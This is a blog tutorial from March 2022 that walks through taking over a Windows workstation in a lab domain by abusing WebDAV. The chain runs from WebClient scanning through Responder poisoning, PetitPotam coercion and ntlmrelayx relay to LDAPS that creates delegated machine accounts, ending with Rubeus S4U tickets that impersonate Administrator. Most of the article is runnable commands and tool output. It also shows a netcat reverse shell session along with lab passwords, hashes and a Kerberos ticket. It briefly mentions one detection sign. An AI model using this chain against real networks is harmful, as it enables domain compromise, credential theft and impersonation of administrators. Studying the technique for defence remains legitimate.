

Lateral Movement: WebClient Workstation Takeover

March 24, 2022 By Raj Chandel

Introduction

The article is based on [@tifkin_'s](#) idea that a workstation takeover, also known as lateral movement, is possible by abusing WebDAV shares. In Certified Pre-Owned [whitepaper](#) a technique called ESC8 was discussed. Lee hypothesized in the tweet that PetitPotam can be used in conjunction with NTLM Relay+WebDAV abuse to cause lateral movement by creating machine accounts first, and then using Resource-Based Constrained Delegation to generate tickets for any user. Using PetitPotam or PrinterBug, an HTTP authentication can be coerced and relayed to LDAP(S) on domain controllers. This relay can use Resource-Based Constrained Delegation abuse to compromise the relayed host. We will see how in this article.

Table of Content

- **WebDav Protocol**
- **WebClient Service**
- **Background**
- **Demonstration**
- **Conclusion**

WebDav Protocol

According to Wikipedia, “WebDAV (Web Distributed Authoring and Versioning) is a set of extensions to the Hypertext Transfer Protocol (HTTP), which allows user agents to collaboratively author contents directly in an HTTP web server by providing facilities for concurrency control and namespace operations, thus allowing Web to be viewed as a writeable, collaborative medium and not just a read-only medium.”

WebClient Service

WebClient service allows users to connect to WebDav shares and write data onto the server. .NET based servers (like IIS) always use WebClient service for giving users WebDav shares' access while other servers might not. The service is disabled/stopped by default but can be installed by referring to the guide [here](#).

But just to give you a rundown of the commands, setup can be done as follows:

```
Install-WindowsFeature WebDAV-Redirector -Restart
Get-WindowsFeature WebDAV-Redirector | Format-Table -Autosize
Set-Service WebClient -StartupType Automatic
Set-Service MRxDAV -StartupType Automatic
Start-Service WebClient
Start-Service MRxDAV
```

Once the webclient service has been started you can verify it manually by the command

```
sc query webclient
```

Background

One constraint of the technique is that WebClient is not active by default. To learn how to activate it programmatically follow the link [here](#) but we won't be showing that here. In this article, we have already set up machines with WebClient up and running.

Now, to exploit, we will first trigger the machine account's authentication to our attacker system (by setting up a responder server and using PetitPotam to force authentication) then we will relay the authentication information to LDAPS in order to configure RBCD (resource-based constrained delegation) and finally use delegation to generate a service ticket and takeover multiple workstations.

I highly recommend reading our blog posts about PetitPotam and Resource-Based Constrained Delegation [here](#) and [here](#) for a better understanding of this article.

Demonstration

PetitPotam or Print Spooler use the named pipe technique to exploit but first, we need to check if the web client is running or not. For the compromised local system, this can be checked using

```
sc query webclient
```

And if it is in a stopped state, it can be started using


```
sc start webclient
```

[Lee Christensen](#) observed that a query to the named pipe "DAV RPC SERVICE" can confirm this remotely as well. [GoldenGunSec](#) created a tool in C# that is capable to query the mentioned named pipe using execute-assembly. It can be found [here](#). On the compromised system's terminal we can execute the binary to check webclient service's status on any number of systems in the format:

GetWebDAVStatus.exe server 1, server 2, server3...

Thus, to check WebClient service on 192.168.1.2 we do:

```
GetWebDAVStatus.exe 192.168.1.2
```



```
C:\Users\harshit\Downloads>GetWebDAVStatus.exe 192.168.1.2
GetWebDAVStatus.exe 192.168.1.2
[+] WebClient service is active on 192.168.1.2
C:\Users\harshit\Downloads>
```

Another tool to check the same thing is called **webclientservicescanner** developed in Python by pixis which can be downloaded [here](#). It is capable to check machines in batches by specifying CIDR or IP addresses in the following format:

```
git clone https://github.com/Hackndo/WebclientServiceScanner
python3 setup.py
webclientservicescanner ignite.local/harshit:Password@1@192.168.1.2-192.168.1.4
```

```
(root@kali)-[~]
# webclientservicescanner ignite.local/harshit:Password@1@192.168.1.2
WebClient Service Scanner v0.1.0 - pixis (@hackanddo) - Based on @tifkin_ idea

[192.168.1.2] RUNNING

(root@kali)-[~]
# webclientservicescanner ignite.local/harshit:Password@1@192.168.1.2-192.168.1.4
WebClient Service Scanner v0.1.0 - pixis (@hackanddo) - Based on @tifkin_ idea

[Errno Connection error (192.168.1.4:445)] [Errno 111] Connection refused
[192.168.1.2] RUNNING
[192.168.1.3] STOPPED
```

Crackmapexec tool in Impacket's suite can also be used to do the same now. It is available by default in Kali too. The "-M" flag does this however, the attacker needs to have one valid set of credentials (even low priv should work)

```
crackmapexec smb 192.168.1.2 -u Harshit -p Password@1 -M webdav
```

```
(root@kali)-[~]
# crackmapexec smb 192.168.1.2 -u Harshit -p Password@1 -M webdav
SMB 192.168.1.2 445 DC1 [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:DC1)
(domain:ignite.local) (signing:True) (SMBv1:True)
SMB 192.168.1.2 445 DC1 [+] ignite.local\Harshit:Password@1
WEBDAV 192.168.1.2 445 DC1 WebClient Service enabled on: 192.168.1.2

(root@kali)-[~]
#
```

Let's set up our responder first. Responder is required to get a network name. WebClient service works in such a way that clients authenticate using the network name. Responder can help us get that and thus, without it, the attack won't work. We need to edit the Responder.conf file and turn off HTTP and SMB server as they'd clash with our NTLM relay server.

```
nano /usr/share/responder/Responder.conf
```

```
(root@kali)-[~]
# head -n 30 /usr/share/responder/Responder.conf
[Responder Core]

; Servers to start
SQL = On
SMB = Off
RDP = On
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = Off
HTTPS = On
DNS = On
LDAP = On
DCERPC = On
WINRM = On

; Custom challenge.
; Use "Random" for generating a random challenge for each requests (Default)
Challenge = Random

; SQLite Database file
; Delete this file to re-capture previously captured hashes
Database = Responder.db

; Default log file
SessionLog = Responder-Session.log

; Poisoners log
```

Lastly, we need to set up an NTLM relay to configure RBCD (using -the delegate-access flag). Here, dc1.ignite.local is the DC whose LDAP we will be targeting.

```
ntlmrelayx.py -t ldaps://dc1.ignite.local --delegate-access -smb2support
```

```
(root@kali)-[~/impacket/examples]
# ntlmrelayx.py -t ldaps://dc1.ignite.local --delegate-access -smb2support

Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Protocol Client SMTP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Setting up WCF Server
```

```
responder -I eth0
```

```
(root@kali)-[~]
# responder -I eth0
```

NBT-NS, LLMNR & MDNS Responder 3.1.1.0

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C

```
[+] Poisoners:
    LLMNR                [ON]
    NBT-NS                [ON]
    MDNS                  [ON]
    DNS                   [ON]
    DHCP                  [OFF]
```

```
[+] Servers:
    HTTP server           [OFF]
    HTTPS server          [ON]
    WPAD proxy            [OFF]
    Auth proxy            [OFF]
    SMB server            [OFF]
    Kerberos server       [ON]
    SQL server            [ON]
    FTP server            [ON]
    IMAP server           [ON]
    POP3 server           [ON]
    SMTP server           [ON]
    DNS server            [ON]
    LDAP server           [ON]
    RDP server            [ON]
```

Once the responder has started you need to note the temporary network name Responder has assigned to the Kali system. This network name will be used in the next few steps to conduct the attack.

```
[+] Poisoning Options:
Analyze Mode [OFF]
Force WPAD auth [OFF]
Force Basic Auth [OFF]
Force LM downgrade [OFF]
Force ESS downgrade [OFF]

[+] Generic Options:
Responder NIC [eth0]
Responder IP [192.168.1.4]
Responder IPv6 [fe80::20c:29ff:fe6c:14fd]
Challenge set [random]
Don't Respond To Names ['ISATAP']

[+] Current Session Variables:
Responder Machine Name [WIN-AZGYNGYRUL1]
Responder Domain Name [XCU6.LOCAL]
Responder DCE-RPC Port [47452]

[+] Listening for events ...
```

Let's check if webclient in our target system is active or not

```
sc query webclient
```

```
(root@kali)-[~]
# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.1.4] from (UNKNOWN) [192.168.1.3] 49753
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\Public>sc query webclient
sc query webclient

SERVICE_NAME: webclient
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE                : 4   RUNNING
                               (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE    : 0   (0x0)
        CHECKPOINT            : 0x0
        WAIT_HINT             : 0x0
```

Now that our relays have been set up, we need to force authentication to this rogue server (responder). Many of the printspooler attacks can do this. We will be using the petitpotam.exe file available [here](#). Format is:

PetitPotam.exe relay-network-name@port/random_file Target-IP method

```
PetitPotam.exe WIN-AZGYNGYRUL1@80/raj 192.168.1.3 1
```

```
C:\Users\Public>PetitPotam.exe WIN-AZGYNGYRUL1@80/raj 192.168.1.3 1
PetitPotam.exe WIN-AZGYNGYRUL1@80/raj 192.168.1.3 1
Attack success!!!

C:\Users\Public>
```

This way, the victim system reaches our NTLM relay. Responder helps us in accepting connections coming from PetitPotam as it provides us with a network name. Now, NTLM relay accepts the authentication request, relays it to LDAPS on the DC and creates a machine account (IWGADVYY\$) with delegation privileges to the machine/computer account of the system we used to conduct the attack (workstation01). Hence, the newly created machine account can now impersonate any user related to the workstation01 account. (even admin!)


```
(root@kali)-[~/impacket/examples]
# ntlmrelayx.py -t ldaps://dc1.ignite.local --delegate-access -smb2support

Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation


[*] Protocol Client SMTP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Setting up WCF Server
[*] Servers started, waiting for connections
[*] HTTPD: Received connection from 192.168.1.3, attacking target ldaps://dc1.ignite.local
[*] HTTPD: Received connection from 192.168.1.3, attacking target ldaps://dc1.ignite.local
[*] Authenticating against ldaps://dc1.ignite.local as IGNITE\WORKSTATION01$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] Authenticating against ldaps://dc1.ignite.local as IGNITE\WORKSTATION01$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] Attempting to create computer in: CN=Computers,DC=ignite,DC=local
[*] Attempting to create computer in: CN=Computers,DC=ignite,DC=local
[*] Adding new computer with username: OZWCWPNG$ and password: m6v[LG~\&bSH0"0 result: OK
[*] Delegation rights modified succesfully!
[*] OZWCWPNG$ can now impersonate users on WORKSTATION01$ via S4U2Proxy
[*] Adding new computer with username: IWGADVYY$ and password: ]HzFe^[k5)lCH6R result: OK
[*] Delegation rights modified succesfully!
[*] IWGADVYY$ can now impersonate users on WORKSTATION01$ via S4U2Proxy
```


An admin can detect such attacks by checking the computer account's list and noting newly added computer accounts. In the admin system, we see our machine account has been added



This machine account has various permissions on the workstation01\$ account which can be viewed under the security section.



Also, if you check workstation01\$ attribute editor, you'd see that the msDS-AllowedToActOnBehalfOfOtherIdentity has been filled to delegate access to IWGADVYY\$



Now that the newly added computer's credentials are available, we can use Rubeus.exe to generate hashes to be used later with s4u2proxy attack. In any Windows system available to you, download Rubeus and then open Powershell (as CMD has troubles processing certain special symbols used in passwords) and type the following command:

```
.\rubeus.exe hash /domain:ignite.local /user:IWGADVYY$ /password:' ]HzFe^[k5)lCH6R'
```

```
PowerShell 7 (x64)
PS C:\Users\Public> .\rubeus.exe hash /domain:ignite.local /user:IWGADVYY$ /password:']HzFe^[k5)lCH6R'
v2.0.2
[*] Action: Calculate Password Hash(es)
[*] Input password      : ]HzFe^[k5)lCH6R
[*] Input username      : IWGADVYY$
[*] Input domain        : ignite.local
[*] Salt                : IGNITE.LOCALhostiwgadvyy.ignite.local
[*] rc4_hmac            : B9F690889A4C24486B1AFED55B0124D9
[*] aes128_cts_hmac_sha1 : D60C9A6DCB65FD3AC04BF8C2B4CFF922
[*] aes256_cts_hmac_sha1 : 3A2DE2A575980D93A8C57710C65214AA1E55010B4C612FBE7620AE17F01EC753
[*] des_cbc_md5         : 8A9B797CE3345883
PS C:\Users\Public>
```

Any of the obtained hash should work with Rubeus flags (/rc4, /aes128 etc). We note the AES256 hash and then generate service tickets using Rubeus. Here, we can specify any user to impersonate and the service CIFS is to be chosen.

```
Rubeus.exe s4u /user:IWGADVYY$
/aes256:3A2DE2A575980D93A8C57710C65214AA1E55010B4C612FBE7620AE17F01EC753
/impersonateuser:Administrator /msdsspn:host/workstation01.ignite.local /altservice:cifs /nowrap /p
```

```
C:\Users\Public>Rubeus.exe s4u /user:IWGADVYY$ /aes256:3A2DE2A575980D93A8C57710C65214AA1E55010B4C612FBE7620AE17F01EC753 /impersonateuser:Administrator /msdsspn:host/workstation01.ignite.local /altservice:cifs /nowrap /ptt
Rubeus.exe s4u /user:IWGADVYY$ /aes256:3A2DE2A575980D93A8C57710C65214AA1E55010B4C612FBE7620AE17F01EC753 /impersonateuser:Administrator /msdsspn:host/workstation01.ignite.local /altservice:cifs /nowrap /ptt
v2.0.2
[*] Action: S4U
[*] Using aes256_cts_hmac_sha1 hash: 3A2DE2A575980D93A8C57710C65214AA1E55010B4C612FBE7620AE17F01EC753
[*] Building AS-REQ (w/ preauth) for: 'ignite.local\IWGADVYY$'
[*] Using domain controller: 192.168.1.2:88
[+] TGT request successful!
[*] base64(ticket.kirbi):
```

The same thing can be done remotely using the getST.py script. Refer to our article [here](#) to read more. As you would be able to see TGT request was successful and three service tickets would now be generated. The first ticket is the machine account's own ticket. Second ticket is the Administrator account's ticket and the third one is a CIFS ticket which is shown below. This can be viewed using klist command.

```

[*] Impersonating user 'Administrator' to target SPN 'host/workstation01.ignite.local'
[*] Final ticket will be for the alternate service 'cifs'
[*] Building S4U2proxy request for service: 'host/workstation01.ignite.local'
[*] Using domain controller: dc1.ignite.local (192.168.1.2)
[*] Sending S4U2proxy request to domain controller 192.168.1.2:88
[+] S4U2proxy success!
[*] Substituting alternative service name 'cifs'
[*] base64(ticket.kirbi) for SPN 'cifs/workstation01.ignite.local':

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
[+] Ticket successfully imported!

C:\Users\Public>klist
klist

Current LogonId is 0:0x70ac1

Cached Tickets: (1)

#0> Client: Administrator @ IGNITE.LOCAL
Server: cifs/workstation01.ignite.local @ IGNITE.LOCAL
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
Start Time: 3/23/2022 18:40:27 (local)
End Time: 3/24/2022 4:40:26 (local)
Renew Time: 3/30/2022 18:40:26 (local)
Session Key Type: AES-128-CTS-HMAC-SHA1-96
Cache Flags: 0

```

We will work with the last ticket collected. We copy this and decode this base64 value and copy it in a file called ticket.kirbi. Then, we will use ticketConverter.py to convert it to ccache file as kirbi is the format used by Rubeus but ccache is used by Impacket. Thereafter we set an environment variable KRB5CCNAME to this ticket's path

```

echo "base64 value" | base64 -d > ticket.kirbi
ticketConverter.py ticket.kirbi admin.ccache
export KRB5CCNAME=admin.ccache

```


The attack is rare in real life scenarios as WebClient has to be running which also limits the potential subset of lateral movement, however, with the right conditions it can cause heavy damage. Hope you liked the article.

Thanks for reading.